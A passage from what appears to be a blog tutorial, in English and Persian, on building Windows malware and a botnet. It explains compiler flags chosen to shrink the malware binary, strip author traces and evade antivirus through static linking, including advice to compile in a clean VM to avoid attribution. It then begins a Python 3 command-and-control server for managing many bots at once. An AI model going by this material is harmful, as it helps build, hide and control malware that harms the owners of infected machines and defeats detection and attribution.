- ***-std=c++11*** indicates that we are going to use C++ standard 11. My g++ version is 6.3.0 as of the time of writing this blog. My g++ version comes with default standard as C++17. Compiling with C++17 gives me a of new features such as quick conversion from string to int, using numbers in ***Case:break*** conditions, but at the same time it increases the size of the binary. Compiling with C++17 gave me a size of 32Kb as the final size of binary, whereas C++11 gave me the size of 24Kb. Thus, c++11 was choosen.
- ***-s*** strips off any metadata left in the binary, debug symbols, information about where the binary was compiled, username of the compiler, hostname of the compiler, directory where it was compiled and so on.
    - Tip: When compiling the final binary, always make sure you do it in a new VM with clean install so that it does not leave back any trace of the author and the coding environment
- ***-lsw2_32*** informs the compiler to link *lsw2_32*.lib library with the socket required for windows. This will allow even older version of windows to work with the sockets
- ***-Wno-write-strings*** is required to convert string to char. This is only useful when debugging the binary. During final compilation this has no effect since we will not be using <strings.h> or the <iostream> header.
- ***-fno-exceptions*** as describes itself is used to specify the compiler that the binary that is getting compiled has no exceptions. If exception is enabled, it slows down the processing time of the execution of the binary. Although at this stage, the process execution time is miniscule, when we import large functions in the malware which can also include exploits, the processing time tends to slow down a lot. This is the main reason for not using exceptions in our malware.
- ***-fmerge-all-constants*** will combine all the constant arrays/integers and chars and initialize them at the very start. This is very useful in code optimization since this will increase the speed of processing/comparing buffers and find addresses of the buffers in memory quickly. This option will merge all the addresses and store them at a location which is known and thus it will be quicker to access these locations.
- ***-static-libstdc++*** and ***-static-libgcc*** are used to compile C and C++ headers statically together in a C++ program. Since we are going to mix up C and C++ code, we would be needing these two a lot. Also, when dynamic links are performed, its easier for antiviruses to detect the binary as malicious. We will not be linking any DLL to our binary atleast for now. And so we will require static linking

طراحی بات سرور در پایتون3

به سراغ بخش دیگری از کار میریم.دراین بخش قصدداریم بات نت خود را به سرور مدیریت بات که یک اسکریپت پایتونی است وصل کنیم.این اسکریپت باید توانایی شناسایی چندین بات به صورت همزمان و ارسال دستور با چندین بات را داشته باشد. در این اسکریپت از مباحث multithreading استفاده خواهیم کرد.

برای شروع تابع main مابه شکل زیر خواهد بود:

```
#!/usr/bin/python3

import socket       #import socket library
import sys          #import system library for parsing arguments
import os           #import os library to call exit and kill threads
import threading        #import threading library to handle multiple connections
import queue            #import queue library to handle threaded data

q = queue.Queue()
Socketthread = []

def main():
    if (len(sys.argv) < 3):
        print ("[!] Usage:\n  [+] python3 " + sys.argv[0] + " <LHOST> <LPORT>\n
[+] Eg.: python3 " + sys.argv[0] + " 0.0.0.0 8080\n")
    else:
        try:
            lhost = sys.argv[1]
            lport = int(sys.argv[2])
            listener(lhost, lport, q)
        except Exception as ex:
            print("\n[-] Unable to run the handler. Reason: " + str(ex) + "\n")

if __name__ == '__main__':
    main()
```